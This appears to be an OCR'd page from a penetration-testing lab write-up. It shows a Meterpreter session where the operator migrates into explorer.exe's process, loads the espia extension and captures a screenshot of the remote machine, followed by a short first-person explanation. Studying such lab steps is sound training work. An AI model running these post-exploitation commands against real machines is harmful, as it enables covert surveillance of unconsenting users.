


```
meterpreter > migrate 1052
[*] Migrating from 264 to 1052 ...
[*] Migration completed successfully.
meterpreter > use espia
[!] The "espia" extension has already been loaded.
meterpreter > screengrab
Screenshot saved to: /root/vHObNUQZ.jpeg
meterpreter > Running Firefox as root in a regular user's session is not supported
.  ($XAUTHORITY is /home/kali/.Xauthority which is owned by kali.)
```



Warning: you are using the root account. You may harm your system.

3 files: 55.8 KiB (57133 bytes), Free space: 60.1 GiB



vHObNUQZ.jpeg 800 x 600 44.2 kB 100.0%

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

In Meterpreter, I see the process list of the machine I connected using the **PS** command. I am using the command "**Migrate 11052**" by getting the PID number of explorer.exe. than I use "**use espia**” command. I use the "**screengrab**" command and take a screenshot of the remote machine.